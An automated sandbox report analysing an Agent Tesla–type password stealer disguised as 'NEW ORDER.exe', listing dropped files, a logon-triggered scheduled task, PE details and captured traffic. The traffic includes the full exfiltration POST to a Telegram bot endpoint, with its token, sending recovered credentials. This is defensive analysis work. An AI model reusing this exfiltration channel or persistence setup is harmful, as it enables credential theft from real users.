http://www.founder.com.cn/cn	NEW ORDER.exe, 00000000.00000003.234284743.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.234068944.0000000005C57000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.234493545.0000000005C56000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.235384051.0000000005C53000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.234357988.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.234627581.0000000005C56000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	NEW ORDER.exe, 00000000.00000003.239369021.0000000005C95000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comoitu	NEW ORDER.exe, 00000000.00000002.269549647.00000000014D7000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.html	NEW ORDER.exe, 00000000.00000003.239721792.0000000005C58000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.monotype.	NEW ORDER.exe, 00000000.00000003.240428883.0000000005C69000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comt	NEW ORDER.exe, 00000000.00000002.269549647.00000000014D7000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comce	NEW ORDER.exe, 00000000.00000002.269549647.00000000014D7000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://gesqcS.com	NEW ORDER.exe, 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://api.telegram.org	NEW ORDER.exe, 00000007.00000002.502497104.0000000002C3F000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680495
Start date and time: 08/08/202217:41:11	2022-08-08 17:41:11 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NEW ORDER.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@11/5@1/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:42:21	API Interceptor	681x Sleep call for process: NEW ORDER.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF58F.tmp.csv

Process:	C:\Windows\System32\svchost.exe
File Type:	data

Category:	dropped
Size (bytes):	49830
Entropy (8bit):	3.076173619727473
Encrypted:	false
SSDEEP:	1536:D6HlpaNrx5Sm1CXUREWK8vHAVlYUETpm8IydxZr:D6HlpaNrx5Sm1CXUREWK8fAVlYUETpmG
MD5:	41BC3D42B97F306F77B9C51A43A9DB99
SHA1:	ABEBE82847E4CBD2707565F9EA43989619B5964F
SHA-256:	1E5C8B3A9B7348F8C1A462AB8F9BB4B183AE277441AB8F9BCFAA224B7E12D9C4
SHA-512:	079C32034B89D52E0A002919E8E65C1FB706E813DAAEBB40B7129047E42B13141BEED82AB0C82BAE8052D170154737B4D4F75B65884E5029D237622689B17675
Malicious:	false
Reputation:	low
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF87E.tmp.txt

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.699353236675257
Encrypted:	false
SSDEEP:	96:kiZYW+CCh1LnYbYFWGvHS+YEZ9Xatni6RWpmwydJnaDbi8xc6lAp3:hZD+CqcOXaZaDb5xctAp3
MD5:	8A4C305545EE8522F44FF572F4B3EE96
SHA1:	676B0F89159679C23DF0E7270693E8991DE18A41
SHA-256:	3AFA4E0F96F039C719583842A43B8540B8390D1D73081FB4856272DEAEC2D854
SHA-512:	E53EF9D5A8570C4850A701553604D1E8CC93B02AD7787E9A36DCE877F4EC4DF81412DA918ACEEB479E6E28A0744F3CFE376887AB16AE9B34866A56F737BCE0DC
Malicious:	false
Reputation:	low
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.2.6.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. .....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW ORDER.exe.log

Process:	C:\Users\user\Desktop\NEW ORDER.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7FF8
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp2F70.tmp

Process:	C:\Users\user\Desktop\NEW ORDER.exe

File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1639
Entropy (8bit):	5.176570919099634
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGeqPtn:cbhK79lNQR/rydbz9l3YODOLNdq3o
MD5:	D5AA884ABE3D992356979DFDD919B7C7
SHA1:	446F3B70108DA9EB94D12C50C19CD6F0D3246900
SHA-256:	2033AB7915223FA9ECB27E540E8E035A947ABE50C7769458C1986E8F821EE3BB
SHA-512:	B1C468E0761BE17D1A0EC8C7F687F9456F7EEDC79D94BC327566CA65829B29DCD1030FBC1B0112773BFDDA4F3DD46397A7DC0A5FF4EBA4BC1716FDE0B9D93 25B
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\HvabCK.exe

Process:	C:\Users\user\Desktop\NEW ORDER.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	862720
Entropy (8bit):	7.766023507269692
Encrypted:	false
SSDEEP:	12288:5K2iN4JgEexUMfDLBv0QzDHvGtkLwKHkfmsEX4R54rhtjDDgCze9uJ:5K1a+EOUov0+DHOEwbej2wMKe
MD5:	8577851A51C92B4D637B3AC6F58763A1
SHA1:	EB981F97BD164FC30A36EACEFEE119BD90DB9ED9
SHA-256:	F39991524680779F0C158A55FDD1D2C2802D88BC36C341C97B60756312DBE1CC
SHA-512:	1B887CF7BE213D52AB87E0194CDD9F7E99C50FCA39FE7DD7E0652907F04F2DDB4BA8A325B4CB1A65EB0632AA67487DE514F726BA88DB519FBF9E3320AC9463 F7
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b..... .....>.. .....@.. ....@.....>..S....@.....`..... ..... ..H.....text..... ... ..... ..`.rsrc.....@.....".....@..@.rel oc.....`.....(.....@..B.....>.....H.....q.....XL.....(....*&..(....*...s.....s.....s.....s.....*.0.....~....o.....+..*.0..... .....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....,.....o....+....9....~.....,2~.....(....o.....,r...p.....(....s....z..+..s.....~..... (.....o.....(...+..tu....%-.&.+.%(.....o.....&r;..p..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.766023507269692
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	NEW ORDER.exe
File size:	862720
MD5:	8577851a51c92b4d637b3ac6f58763a1
SHA1:	eb981f97bd164fc30a36eacefee119bd90db9ed9
SHA256:	f39991524680779f0c158a55fdd1d2c2802d88bc36c341c97b60756312dbe1cc
SHA512:	1b887cf7be213d52ab87e0194cdd9f7e99c50fca39fe7dd7e0652907f04f2ddb4ba8a325b4cb1a65eb0632aa67487de514f726ba88db519fbf9e3320ac9463f7
SSDEEP:	12288:5K2iN4JgEexUMfDLBv0QzDHvGtkLwKHkfmsEX4R54rhtjDDgCze9uJ:5K1a+EOUov0+DHOEwbej2wMKe
TLSH:	5805F1F156F97528F034237236D0A07C7BE2E91BDA05D23A5D7B930E9752DC186E2A23
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b..... .....>.. .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4d3ede
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F0F8B1 [Mon Aug 8 11:51:13 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd3e88	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd4000	0x600	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xd1ee4	0xd2000	False	0.8591878255208333	data	7.7728861482664335	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xd4000	0x600	0x600	False	0.4264322916666667	data	4.095928346302954	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd6000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xd4090	0x324	data		
RT_MANIFEST	0xd43c4	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.4149.154.167.2 20231534432851779 08/08/22-17:42:49.480990	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	23153	443	192.168.2.4	149.154.167.220

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:42:48.335764885 CEST	49755	443	192.168.2.4	149.154.167.220
Aug 8, 2022 17:42:48.335808039 CEST	443	49755	149.154.167.220	192.168.2.4
Aug 8, 2022 17:42:48.335917950 CEST	49755	443	192.168.2.4	149.154.167.220
Aug 8, 2022 17:42:48.415303946 CEST	49755	443	192.168.2.4	149.154.167.220
Aug 8, 2022 17:42:48.415359020 CEST	443	49755	149.154.167.220	192.168.2.4
Aug 8, 2022 17:42:48.479599953 CEST	443	49755	149.154.167.220	192.168.2.4
Aug 8, 2022 17:42:48.479718924 CEST	49755	443	192.168.2.4	149.154.167.220
Aug 8, 2022 17:42:48.482686996 CEST	49755	443	192.168.2.4	149.154.167.220
Aug 8, 2022 17:42:48.482709885 CEST	443	49755	149.154.167.220	192.168.2.4
Aug 8, 2022 17:42:48.482904911 CEST	443	49755	149.154.167.220	192.168.2.4
Aug 8, 2022 17:42:48.562361002 CEST	49755	443	192.168.2.4	149.154.167.220
Aug 8, 2022 17:42:49.452589035 CEST	49755	443	192.168.2.4	149.154.167.220
Aug 8, 2022 17:42:49.479407072 CEST	443	49755	149.154.167.220	192.168.2.4
Aug 8, 2022 17:42:49.480860949 CEST	49755	443	192.168.2.4	149.154.167.220
Aug 8, 2022 17:42:49.523380041 CEST	443	49755	149.154.167.220	192.168.2.4
Aug 8, 2022 17:42:49.577591896 CEST	443	49755	149.154.167.220	192.168.2.4
Aug 8, 2022 17:42:49.577666044 CEST	443	49755	149.154.167.220	192.168.2.4
Aug 8, 2022 17:42:49.577759981 CEST	49755	443	192.168.2.4	149.154.167.220
Aug 8, 2022 17:42:49.578996897 CEST	49755	443	192.168.2.4	149.154.167.220

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:42:48.270077944 CEST	53775	53	192.168.2.4	8.8.8.8
Aug 8, 2022 17:42:48.287147999 CEST	53	53775	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 17:42:48.270077944 CEST	192.168.2.4	8.8.8.8	0x6a39	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 17:42:48.287147999 CEST	8.8.8.8	192.168.2.4	0x6a39	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	23153	149.154.167.220	443	C:\Users\user\Desktop\NEW ORDER.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:42:49 UTC	0	OUT	POST /bot5400730219:AAF6yJi-sq4as7PeSLNrtiGC96YCaGma0y8/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da7969e2d70cb4 Host: api.telegram.org Content-Length: 770 Expect: 100-continue Connection: Keep-Alive
2022-08-08 15:42:49 UTC	0	IN	HTTP/1.1 100 Continue
2022-08-08 15:42:49 UTC	0	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 39 65 32 64 37 30 63 62 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 35 39 37 32 38 37 33 34 34 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 39 65 32 64 37 30 63 62 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 6a 6f 6e 65 73 2f 39 32 38 31 30 30 0a 4f 53 46 75 6c 6c Data Ascii: ----------8da7969e2d70cb4Content-Disposition: form-data; name="chat_id"5597287344----------8da7969e2d70cb4Content-Disposition: form-data; name="caption"New PW Recovered!User Name: user/928100OSFull
2022-08-08 15:42:49 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Mon, 08 Aug 2022 15:42:49 GMT Content-Type: application/json Content-Length: 603 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":493,"from":{"id":5400730219,"is_bot":true,"first_name":"igna_bot","username":"ignebot"},"chat":{"id":5597287344,"first_name":"King","last_name":"Mike","type":"private"},"date":1659973369,"document":{"file_name":"user-928100 2022-08-08 06-14-34.html","mime_type":"text/html","file_id":"BQACAgQAAxkDAAIB7WLxLvnOVwdyVZpDs7AEmFk9jb3rAALvDAACNLmIUy4FUt_2dWo2KQQ","file_unique_id":"AgAD7wwAAjS5iFM","file_size":200},"caption":"New PW Recovered!\n\nUser Name: user/928100\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Statistics

Behavior

- NEW ORDER.exe
- schtasks.exe
- conhost.exe
- NEW ORDER.exe
- svchost.exe
- WerFault.exe

Click to jump to process

System Behavior

Analysis Process: NEW ORDER.exe PID: **4932**, Parent PID: **1524**

General

Target ID:	0
Start time:	17:42:10
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\NEW ORDER.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\NEW ORDER.exe"
Imagebase:	0x960000
File size:	862720 bytes
MD5 hash:	8577851A51C92B4D637B3AC6F58763A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
